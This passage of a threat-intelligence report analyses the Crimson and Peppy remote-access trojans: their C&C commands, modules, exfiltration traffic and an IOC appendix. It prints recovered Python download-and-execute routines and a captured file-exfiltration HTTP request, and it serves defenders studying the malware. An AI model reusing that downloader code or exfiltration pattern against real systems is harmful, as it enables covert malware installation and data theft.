
There are numerous overlaps between the clusters, including usage of the "Binder" dropper, attack lures, and most obvious, the usage of Contabo GmbH. Unfortunately we lack information regarding some of the found samples as far as how they were used and in what campaigns, and so we have decided not to tie all the activity together. As we continue to research these incidents, we would not be surprised to find additional information linking all clusters together.

Technical Analysis

MSIL/Crimson

Crimson is modular in the sense that additional payloads downloaded by the main RAT module are often utilized to perform functions such as keylogging and browser credential theft. Crimson infections also typically occur in stages. Crimson's first stage is a downloader component whose primary purpose is to download a more fully featured RAT, typically being the Crimson RAT component. The RAT component will then send system information to the C&C while the C&C will likely respond with additional module payloads.

Crimson utilizes a custom TCP protocol for communicating to C&C (Fig. 27). Some of Crimson's optionally downloaded modules have no C&C capability and instead rely on the RAT component for information exfiltration.



```
    00007651  09 00 00 00 00 64 69 72  73 3d 6c 69 73 74       .....dir s=list
000000AA  13 00 00 00 00 42 4f 52  41 4b 48 37 38 36 2d 64 .....BOR AKH786-d
000000BA  69 72 73 3d 43 3a 5c 3e                          irs=C:\>
```

Figure 27: Crimson custom TCP C&C protocol

Crimson-infected victims may be spied on by their attackers via invasive methods such as through their webcam, stealing email from Outlook, and recording their screen. Some Crimson RAT variants support at least 40 individual commands, while all the individual commands throughout the different versions of the RAT we researched are listed and described in Table 1.

Table 1. MSIL/Crimson supported commands

Command	**Description**
afile	Exfiltrate file to C&C
audio	Download legitimate NAudio library from C&C, save as NAudio.dll (not executed or added to startup). Used to record audio from microphone.
autf	Add extensions to file extensions list. Optionally search for files in extensions list and exfiltrate
autoa	Exfiltrate all files with an extension matching the file extensions list
capcam	Capture still from webcam
camvdo	Continuous capture from webcam (stopped with *stops* command)
clping	set runTime to DateTime.Now
clrklg	Stop keylogger and delete keylogs
cnls	Stop upload, download, and screen capture
cscreen	Single screenshot
delt	Delete provided path/file
dirs	Send disk drives
dotnet	Download URLDownload payload, save as dotnetframwork.exe and add to startup via registry
dowf	Retrieve file from C&C
dowr	Retrieve file from C&C and execute
email	Capable of retrieving email account name, number of emails, and exfiltrate emails from Outlook
endpo	Kill process given PID
fbind	Save file from C&C in existing directory with .exe appended to name
file	Exfiltrate file to C&C
filsz	Send file info: CreateTimeUtc, File Size
fldr	List folders in a directory
fles	List files in a directory
ftyp	Add extensions to file extensions list
info	Send PC info (MAC, PC Name, User, LAN IP, OS, AV, missing modules…)
klgs	Sometimes not implemented but command exists *(previous versions: enable automatic exfiltration of keylogs)*
listf	Search for files with given extension(s)
mesg	Pop-up “Alert” box with provided message
msdlf	Click mouse
muspo	Move mouse cursor

obind	Save file from C&C to directory with .exe appended to name
outdwn	Search for specific email attachment with specified name and exfiltrate
passl	Retrieve password logger logs
procl	List processes
runf	Execute command
rupth	Retrieve malware’s run path
savaf	Save file from C&C
scren	Capture screen continuously
scrsz	set scrSize (utilized by scren and cscreen)
secup	Download “secApp” payload from C&C, add to startup via registry
sndpl	Download “pssApp” from C&C (browser credential stealer) and begin log exfiltration
sndps	Download “pssApp” from C&C (browser credential stealer)
splitr	Split file to provided number of splits, however we believe due to programmer error this functionality will not work as expected
stops	Stop screen capture
stsre	Get microphone audio
sysky	Exfiltrate keylogs to C&C
systsk	Update module, likely *secApp*
thumb	Get 200x150 GIF thumbnail of image
uclntn	Sets RegKey: [variable]_ver to provided value, possibly used as a version indicator
udlt	Download “remvUser” payload from C&C, save as msupdate.exe, then execute it
uklog	Download keylogger payload from C&C, save as win_services.exe then add to start up via registry
updatc	Download controller/client/main RAT, save as servicesdefender.exe, then execute it
updatu “OR” usbwrm	Download USB payload, save as udriver.exe then add to start up via registry

MSIL/Crimson Module Analysis

As previously mentioned (and shown in the commands table), Crimson relies on additional module payloads to further enrich its feature set. These modules include keylogging, browser credential theft, automatic searching and stealing of files on removable drives, and two different payload update modules. Lastly, there appears to be a module referred to as “remvUser” that we have not been able to locate.

URLDownload

When executed, this module will first check for the existence of a registry key: *HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\last_edate* . If the key does not exist then it will be created by the module and assigned a *DateTime.Now* string. This key is periodically checked for how many days have passed. Once the malware detects that at least 15 days have passed, a HTTP GET request is sent to a hardcoded location to retrieve a text file that should point to another HTTP location containing a final payload. For example, one analyzed sample (md5: 532013750ee3caac93a9972103761233) contained a hardcoded URL: hxxp://sahirlodhi[.]com/usr/api.txt. So far we have observed the attackers modify api.txt twice, first containing a link to: hxxp://bbmsync2727[.]com/upd/secure_scan.exe and then: hxxp://bbmsync2727[.]com/

ccmb/ssm.exe .


In the module that we analyzed, the downloader logic was configured to request a file from a hardcoded URL: hxxp://sahirlodhi[.]com/usr/api.txt , which is likely a compromised website. The module expects that another URL will be stored at the previously retrieved URL, which initially we found to be the following: hxxp://bbmsync2727[.]com/upd/secure_scan.exe (md5: e456d6035e41962a4e49345b00393dcd). This payload is a MSIL/Crimson Downloader variant that, when executed, will begin the MSIL/Crimson lifecycle all over again by downloading a new controller/orchestrator.

secApp

The secApp that we analyzed (md5: ccfd8c384558c5a1e09350941faa08ab) contained functionality very similar to the initial downloader, however the initial beacon that is sent to the C&C was doupdat rather than updatc and was configured to connect to the same hardcoded C&C but to a different port. In addition to supporting the updatc command issued by the C&C, this module also supports the following commands: info, upsecs, and upmain. The info command supports the same functionality that the main RAT module supports while upsecs and upmain allows the controller to modify the path and application names for both the secApp and mainApp.

Credential Stealer

The pssApp is a password harvesting module that initially appears to support retrieving saved credentials from the Chrome, Firefox, and Opera browsers. Successfully harvested credentials are stored in a hardcoded location such as: %APPDATA%\Roaming\chrome\chrome_update . If no credentials are found, the credential log will simply contain “Not Found> > <” while an example of successfully stolen credentials are shown in Figure xx. In our very limited testing, this module was not able to retrieve passwords from Opera 35.0.2066.68 or Firefox 44.0.2 but was successful with Chrome 48.0.2564.116 m.




```
ftp://192.168.[redacted]/>robust>robust<
```

Figure 28: Successfully harvested credentials by the pssApp module

Some samples (md5: 8a991eec65bd90f12450ee9dac0f286a) also appear to support the retrieval of credentials from Windows Live, FileZilla, Vitalwerks’ Dynamic Update Client (DUC), and Paltalk.

Keylogger

The keylogger module is a basic keylogger that stores keylogs in a plain text file (Fig. 29) in a hardcoded location. The module that we analyzed (md5: f18172d7bb8b98246cb3dbb0e9144731) was hardcoded to store keylogs in a file named “nvidia” in the following location: %APPDATA%\NVIDIA\ .



```
[Untitled - Notepad] [[redacted]] - [redacted]
ebohfg
```

Figure 29: Data stored in “nvidia” keylog

USB Module


If either the updatu or usbwrm commands are issued, a USB drive module may be downloaded and set to execute on next startup. In the payload that we analyzed, the purpose only appears to search for potentially interesting files in removable storage and copy them to the local disk, likely so they may be exfiltrated at a later time. This payload may be configured with a set of file extensions (Fig 30) that are used to search for matching files on any USB drives. If any files are found, they are copied to a configured directory on the local disk while a running list of copied files are stored in a separate log so duplicate files are not copied. The anti-duplication method, however, only utilizes filenames so in the event that an already copied file is later modified, a newer copy will not be saved for exflitration. Despite one of the commands that may be used to download this payload may indicate this payload to contain “worm” functionality, that does not appear to be the case.

remvUser

During our research, we were not able to locate this module; so we are not sure what its functionality is. A best guess is that it could be a clean-up/implant removal utility.


Python/Peppy

Peppy is a Python-based RAT with the majority of its appearances having similarities or definite overlap with MSIL/Crimson appearances. Peppy communicates to its C&C over HTTP and utilizes SQLite for much of its internal functionality and tracking of exfiltrated files. The primary purpose of Peppy may be the automated exfiltration of potentially interesting files and keylogs. Once Peppy successfully communicates to its C&C, the keylogging and exfiltration of files using configurable search parameters begins (Fig. 30). Files are exfiltrated using HTTP POST requests (Fig. 31).



```
SYNC_RULES_CONFIG = {'HOME': r(" '*.pdf' or '*.txt' or '*.doc*' or '*.xls*' or '*.ppt*' or '*.mdb*' or '*.dwg' or '*.dxf' or '*.dbx' "),
 'FIXED': r(" '*.pdf' or '*.doc*' or '*.xls*' or '*.ppt*' or '*.mdb*' or '*.dwg' or '*.dbx' "),
 'REMOVABLE': r(" size < 5 mb if ('*.jpg' or '*.jpeg' or '*.avi') else (size < 100 mb and ('*.pdf' or '*.txt' or '*.doc*' or '*.xls*' or '*.ppt*' or '*.mdb*' or '*.dwg' or '*.dxf'))")}
```

Figure 30: Peppy configurable search parameters




```
POST /0.1/files.php/C/Documents%20and%20Settings[redacted] HTTP/1.1
Accept-Encoding: identity
Username: [redacted]
Content-Length: 5942
Auth_Token: [redacted]
Connection: close
User-Agent: Python-urllib/2.6
Host: mvssync8767.com
Content-Type: multipart/form-data; boundary=74925276adfe49c4a0267510b612a232

--74925276adfe49c4a0267510b612a232
Content-Disposition: form-data; name="[redacted]"; filename="C:\\Documents and
Settings[redacted]
Content-Type: text/plain

[redacted]
```

Figure 31: Peppy exfiltrating files


In addition to keylogging and the exfiltration of files, Peppy is also capable of accepting commands from its C&C to update itself, disable itself, exfiltrate a specific file, uninstall itself, execute a shell command, take screenshots, spawn a reverse shell, and download a remote file and execute it.

In addition, we have discovered a simple Python-based downloader (md5: 82719f0f6237d3efb9dd67d95f842013) that was possibly written by the author(s) of Peppy based on code overlap between the downloader's functionality and Peppy's download_exec routine (Fig. 32, 33).



```
class MyURLOpener(urllib.FancyURLopener):
    def http_error_default(self, url, fp, errcode, errmsg, headers):
        raise Exception(errmsg)
def download_exec(url):
    locfile = os.path.join(APPDATA, "btc.exe")
    MyURLOpener().retrieve(url, locfile)
    os.startfile(locfile)
```

Figure 32: Python downloader code



```
class MyURLOpener(urllib.FancyURLopener):

    def http_error_default(self, url, fp, errcode, errmsg, headers):
        raise Exception(errmsg)


def download_exec(conn, db, job_id, url):
    locfile = os.path.join(APPDATA, 'dl_%d.exe' % random.randrange(1000, 9999))
    MyURLOpener().retrieve(url, locfile)
    os.startfile(locfile)
```

Figure 33: Peppy download_exec routine and MyURLOpener class

Conclusion

As we described, there are clearly a number of common threads throughout these attacks. We have been able to connect campaigns, vectors, payloads, and, in some cases, infrastructure, but additional details continue to emerge. In the short term, this serves as an important reminder that wars are no longer waged solely on the ground or in the air. Rather, threat actors (whether from nation-states or private parties with interests in international conflicts) will use a variety of cyber tools to achieve their goals.

Appendix

Cluster 1 IOCs

Crimson Downloader Samples

032bacaea0d335daec271f228db6bc88
052eb62056794a08a04f4cd61455602c
06c18c72f9f136bacc5c9b0d8fa93195
0a8d414eb910eb4caeb96a648b70eef3
0b651ef0eb7b919e91a2c5c5dbccd27e
0ed7f485166796e10bcb9123de24d211
17dbd878985b78848d4a3a758a3ef89c
1af4df1382c04677050379ccdafcafd2
21fc043b31d22b5c3f5529db83e90422
2c9cc5a8569ab7d06bb8f8d7cf7dc03a
340f31a36e159e58595a375b8b0b37b2
34ad98510d4d6e24b7e38f27a24ad9f6
3a67ebcab5dc3563dc161fdc3c7fb161
3b08095786731c522f5649081f8dbb7e
3cc848432e0ebe25e4f19effdd92d9c2
41a0e4f9745e4bd5ad7b9d500deb76fa
428371be27fc057baac3ea81a8643435
535888163707b60c1a8dfefffad70635
53c10ac66763739b95ac7192a9f489ad
5b6beb9ee6e604f4e474b8129e6135f4
5c6b401979469040b39babb0469fc0c8
5d038817ffeab7715415d68d438af345
5ff65fdefe144800e43a2f6cc6244c75
6c3b38bf90a203b2f7542d0359b8e60e
6d2442494c3019f1597256cbeb45e5f6
6eb40b2e6a67a785d5cc6e4ad9102b5d
7289c160582f010a3c7dbd512c5d8a09
75b390dc72751a062e8106328450ef87
796ae0b75c0e0b08ea84668495df4070
7a6b88e43cccc8133c066b87f72c53f7
803d2758c3b89882e2d41867768d7b15
83a8ce707e625e977d54408ca747fa29
85e2c950ddb18fe1dd18709cfbb9b203
94770186027a0ccdf733b72894a0c7d0
9d4504cdb7b02b9c9fffefcf9b79101d
ac637313520ca159a02d674474d341ef
b67411da3ddfcae9f2a20935619e5c4a
b8098acf09d121ab298351f0c804ef8b
bf1400105c97a28fefd33d8c0df5d4c1
c61061a40dba411b839fe631299c267a
ca27cefe404821ccd8dc695da55102e8
cdc6bb98a2629338d49587d186562fd3
dac4f8ba3190cfa1f813e79864a73fe1
df6b3946d1064f37d1b99f7bfae51203
e3254ad0275370f92cffeacbf603a905
e456d6035e41962a4e49345b00393dcd
edccbc7f880233de987ba4e917877df2
eee91d8de7ea7c0ac3372f65c43e916a

Crimson Downloader Droppers

9e0fef5552100a7e0a2d044b63736fb2
7470757050f584101a851d7ba105db31

Crimson SecApp Samples
07defabf004c891ae836de91260e6c82
0ad849121b4656a239e85379948e5f5d
0ed7f485166796e10bcb9123de24d211
1911c1234cc2918273baeffd7d37392e
2d6d0dbd8ac7c941d78ba14289a7ab9d
43b39b40605afb9d2624f1cede6b48a8
65f6143d69cb1246a117a704e9f07fdc
723d85f905588f092edf8691c1095fdb
765f0556ed4db467291d48e7d3c24b3b
9b3cb979b1397a4a13ea62dbf46510d8
9fcc3e18b9c0bd7380325f24a4623439
b4080cda4fb1b27c727d546c8529909c
ca77af41cbd8c2fd44085d0d61bac64b
df6be8accc487bf63260aacf5e582fe2

Crimson RAT Samples
073889fe855f401c3c4cc548bc08c502
0964887f6f709f9c3f11701412acb9c1
14be26aa207cff81ff814c8a7a8e2f03
19b9f62f29f3689b1db4c56deed7e162
1a1426a94e37e5f3c14cd2b6740e27e1
3ff165ee68d1bc03ae7d4d3baf99b963
4297041e3a701ed8c01e40d6c54264a1
43f47d2045ca98265fd4bd4011a04932
463565ec38e4d790a89eb592435820e3
5371d2984cbd1ae8283f9ae9eeee718d
53a60acc6a09a7fa2eebf4eb88c81af5
59e0fc469d1af7532507c19b47f19960
6746c430f978d0bc9bbecff87c651fa2
71b4bbddf46e1990210742a406c490bf
7e42de66eee8d280a3ba49d5b979c737
811eb99fb1aca98052db4b78c288889c
819715180810caaaa969c816eb2b7491
8317bb3d192c4495507a5945f27705af
8c713cffdc599930a9236c2d0d0ee91a
92f78a182faf26550d6fab2d9ec0692d
943f35200dce22766d0c2906d25be187
94d29dded4dfd920fc4153f18e82fc6c
9fd2838421b28674783b03eb46f4320f
a3aa3a12d81c9862b18f83a77d7215ca
bcbac2241977c976aec01592fb514aa4
c2bc8bc9ff7a34f14403222e58963507
cb0768c89e83f2328952ba51e4d4b7f1
d53de7c980eb34f9369e342d5d235c9b
e7803020e9697d77f165babecf20ea82
eaee83a376914616924eab9b4b96b050
ed1daf18ef09fb2a5c58ab89824ecab0
f078b5aeaf73831361ecd96a069c9f50
fe955b4bbe3b6aa2a1d8ebf6ee7c5c42

Crimson C&C
5.189.143[.]225
5.189.167[.]65
80.241.221[.]109
93.104.213[.]217
193.37.152[.]28
213.136.87[.]122

Peppy RAT Samples
010a50145563a6c554de12b8770f16f7
010aa8d6e6f5346118546b1e4e414cb2
131b4ed3df80e2f794a3e353e2c7f8fb
17d22686bfc825d9369a0751c4cc6a22
1d49dc6af6803d9ffc59a859315b2ac4
22192141d2010fe9fed871d05573dda4
23ec916b3eae3f88853bde8081be870f
2463d1ff1166e845e52a0c580fd3cb7d
2cff1578ac42cc0cd5f59e28d6e7240f
31a9e46ff607b842b8fff4a0644cc0f4
3540f2771b2661ecbd03933c227fb7f7
3b979fd0a8fa0ecbc334a3bbbfb68a36
4a717b657ea475197d967008c7db8353
511bcd411ec79c6ca555670e98709e46
5998641f454f82b738977aa8b3d1d283
725379749d3fa793edcce12291782134
77c7c0117a0e457d7e3ceef4ab82c2ca
7920862303764a55050d2da38b8bf4db
858a729819cc082f2762b6d488284c19
86e27e86e64031720a1ca52d2fbb7c98
af5e96e260b71356d62900551f68f338
b04117ee18182c1c07ffaf6fb35b08bc
c33c79c437d94fad3476f78361df0f24
c9e4c816b4ef23c28992e0e894b9c822
ee5a460ded205d2074a23e387c377840
f13a1a0cbcd5e13dd00dbc77c35973ef
f6d141f45e76cefcb712f69c193b3ac1
f8955450fbd62cb4461c725d8985ff60
fa97cba6a52896e1f2146957a6eec04f
fab5eff5fc65a7a2c5920586df5e29c2

Peppy RAT Domains
applemedia1218.com
avssync3357.com
bbmdroid.com
bbmsync2727.com
bluesync2121.com
eastmedia1221.com
eastmedia3347.co.cc
eastmedia3347.com
facemedia.co.cc
kssync3343.com
kssync3347.co.cc
kssync3347.com
mahee.kssync3343.co.cc
mvssync8767.com

student3347.mooo.com
winupdater2112.com

Andromeda Samples
0123411a6cfe8afb4a45e4afeed767e7
114551a87fa332a243fc05b7246309b9
128c0ccc1252098bc2314d88f4e70044
133e0c441ea744951080d700604a63ee
1f97ddaea7ac0c4e20b2db75969b4545
4b0481a591c87e8542e2089396a10d3c
7ec3ec88185f9c235e2d3da7434b928a
878aa68245675ca5ea677aaf28707b7a
990c3b67061109d82627a5642bf1bb68
a4ce604f8d3ac2e5facdae3c63ef4dc6
a6d75b57bd597e723335f96f074f5700
a6ef041311497bcddb8818b5a4f6c90e
ae2ef98a91c70dc43979ce7df8e475ad
aec91b4453a1b321e302127bc9f21a7c
f0e64d2b011223ece668c595406f1abc
f4123e7f09961479452f0f42b3706293
fb2cb45bf53cef41674da2d9a4bdba32

Andromeda Domains
dvdonlinestore.net
eastmedia2112.com
mustache-styles.com
onlinestoreonsale.com
pradahandbagsshoes.com
vhideip.com
wisheshub.com
99mesotheliomalawyers.com

Various Downloader Samples
2ba1e2a63129517055ab3a63cb089e33
4131776ae573bdb25009a343cf1541f5
44fe2f4dd8b001bbcc4de737128095ca
63ee06dae035981c5aea04f5a52879c1
643e30e665124eea94a22641f79a9c91
67bad4ad3d9a06fc20bea8c3ebb7ad01
7e97efc85be451432388b9f1ce623400
861f621fdf2d3e760df50009fe2824ae
a957e3a7aed4efd1b214d3c3b79f5874
c16b43a5897861fbe023e4b7d340f2e8
dbd5c44e6c189f289e0eea1454897b26
e26150f5186bb7230d85f4cf3aa45d17

Python Downloader Sample
82719f0f6237d3efb9dd67d95f842013

Meterpreter Samples
04e8404f1173037ba4e11241b141d91d
c411ee81c34e14a1ace7e72bea2e8d12
d30c6df94922323041f8036365abbfd2

Meterpreter C&C
5.199.170[.]149

njRAT Sample
27ca136850214234bcdca765dfaed79f

njRAT C&C
5.189.145[.]248

Malicious Documents
0197ff119e1724a1ffbf33df14411001
18711f1db99f6a6f73f8ab64f563accc
1f82e509371c1c29b40b865ba77d091a
278fd26be39a06d5e19c5e7fd7d3dcc2
3966f669a6af4278869b9cce0f2d9279
438031b9d79a17b776b7397e989dd073
68773f362d5ab4897d4ca217a9f53975
76f410c27d97e6c0403df274bebd5f6e
98bdcd97cd536ff6bcb2d39d9a097319

Unknown, likely related
0437655995f4d3104989fb963aa41339
c0ff05a6bf05465adfc9a1dfd5305bde

Unknown C&C
5.189.137[.]8

Luminosity Link Sample
708a1af68d532df35c34f7088b8e798f

Luminosity Link C&C
5.189.145[.]248

Bezigate Samples
236e7451cbce959ca0f62fb3b499b54e
44db769fb1f29a32d5c1998e29b4b7c4
85d182f7a0e049169a7bd0aa796fba96
96dbed32a59b50e6100f1ca35ef5a698
e49edc719eaab11a40158c15c9dd9b7b

Bezigate C&C
107.167.93[.]197
62.4.23[.]46
ad2.admart[.]tv
winupdatess.no-ip[.]biz

DarkComet Samples
0aecd3b79d72cbfa8f5dce2a12e76053
278f889f494d62e214406c4fcfa6f9a3
fd5a419924a0816c6357b47f4e375732

DarkComet C&C
ad2.admart[.]tv
107.167.93[.]197

Intribune.blogspot[.]com Links
hxxp://intribune.blogspot[.]com/2015/11/4-sikh-army-officers-being-trialed-in.html
hxxp://intribune.blogspot[.]com/2015/11/seventh-pay-commission-recommends.html
hxxp://bbmsync2727[.]com/cu/seventh%20pay%20commission%20salary%20calculator.xls
hxxp://intribune.blogspot[.]com/2015/11/army-air-defenceengineers-and-signal-to.html
hxxp://intribune[.]blogspot[.]com/2015/09/sc-seeks-army-response-on-batch-parity.html
hxxp://intribune[.]blogspot[.]com/2015/05/seniors-juniors-and-coursemates-please.html
hxxp://intribune[.]blogspot[.]com/2015/07/awho-defence-and-para-military-forces.html

attachment.biz links
hxxp://ceengrmes[.]attachment[.]biz/?att=1450603943
hxxp://comdtoscc[.]attachment[.]biz/?att=1451926252
hxxp://comdtoscc[.]attachment[.]biz/?att=1453788170
hxxp://fileshare[.]attachment[.]biz/?att=1455255900
hxxp://fileshare[.]attachment[.]biz/?att=1455264091

Cluster 2 IOCs

Crimson SecApp Samples
ccfd8c384558c5a1e09350941faa08ab
167d632eea9bd1b6cac00a69b431a5c0
e3e4ced9b000aa47a449f186c7604ac8
79f7e1d6389c73a7e2525d0ec8fa3ce2
0a7a15180053270e25a220a3e38e7949
17495ce3d11e9cddf5a98ec34ee91d6a
148403235614461c1f088d524fbd9fd0
b67047e341653a01526cc178966d1f6c
ef0ab9f731e7c980b163c7e1b5db9746
3739bbf831d04e8a2b06275cd3af371d
0d7846a76675be378a50667767d0e35a
4f9b754da90bed9a633130d893d65c4e
3e91836b89b6d6249741dc8ee0d2895a
85429d5f2745d813e53b28d3d953d1cd

Crimson RAT Samples
870c0312cea7b3b6b82be01633b071cd
a74165ec1d55b682ed232ffde62b3b11
8336d9aeccee3408a4f9fbf4b1a42bac
2dfe4468a052a07cab117a20e182adc9

Crimson C&C
178.238.228[.]113

Beendoor Downloader
950eb314435bdb3c46c9f0954c935287

Beendoor Sample
d3094c89cad5f8d1ea5f0a7f23f0a2b1

Beendoor C&C
178.238.235[.]143

Cluster 3 IOCs

Crimson RAT Samples
51c57b0366d0b71acf05b4df0afef52f
438f3ea41587e9891484dad233d6faa6
71cd70b289c53567579f8f6033d8191b
d8637bdbcfc9112fcb1f0167b398e771
12929730cd95c6cf50dd3d470dd5f347
7ccc752b5956b86b966d15a6a4cf6df0
b2ed9415d7cf9bc06f8ccb8cfdba1ad6
cedb0fc3dfbb748fdcbb3eae9eb0a3f1
95cba4805f980e8c1df180b660e2abb4

Crimson C&C
88.150.227.71

Cluster 4 IOCs

Crimson Downloader Sample
5d9b42853ecf3ff28d4e4313276b21ed

Crimson RAT Samples
90b07bc12b45f2eb1b0305949f2cec25
3e7c2791ff7bc14ef30bba74954ef1e2
44145124e046804bf579c8839b63a9a7
a73494ca564f6404488a985cefd96f56
8a0db32b97be106d2834739ffd65715b
ddb66b231ab63c65a8ce139e73652aec

Crimson C&C
bhai123.no-ip[.]biz
bhai1.ddns[.]net
sudhir71nda.no-ip[.]org
119.154.134[.]211
119.154.209[.]175
119.154.220[.]96
119.157.163[.]145
119.157.229[.]245
182.181.239[.]4

Unclustered Crimson Samples

Crimson Downloader Samples
6a1c037c66184aa39096933f75d2d8ca
99d93e0c6bf9cf9acb92580686f6b743
af071cd2420057090cfe33fefa139d01
8c30ed1bc13feaa8e937be0f6a739be4
adf657337d7fa7fa07c72b12fb880e41
e2d1309893c0de5a026a2ae9e8ada486
99d93e0c6bf9cf9acb92580686f6b743
d0152f228e934dcafa866445c08e3242
af071cd2420057090cfe33fefa139d01
9b674985a412c4c07d52c7482c2ed286
c3af6b938988a88ea2dc2e59f8418062
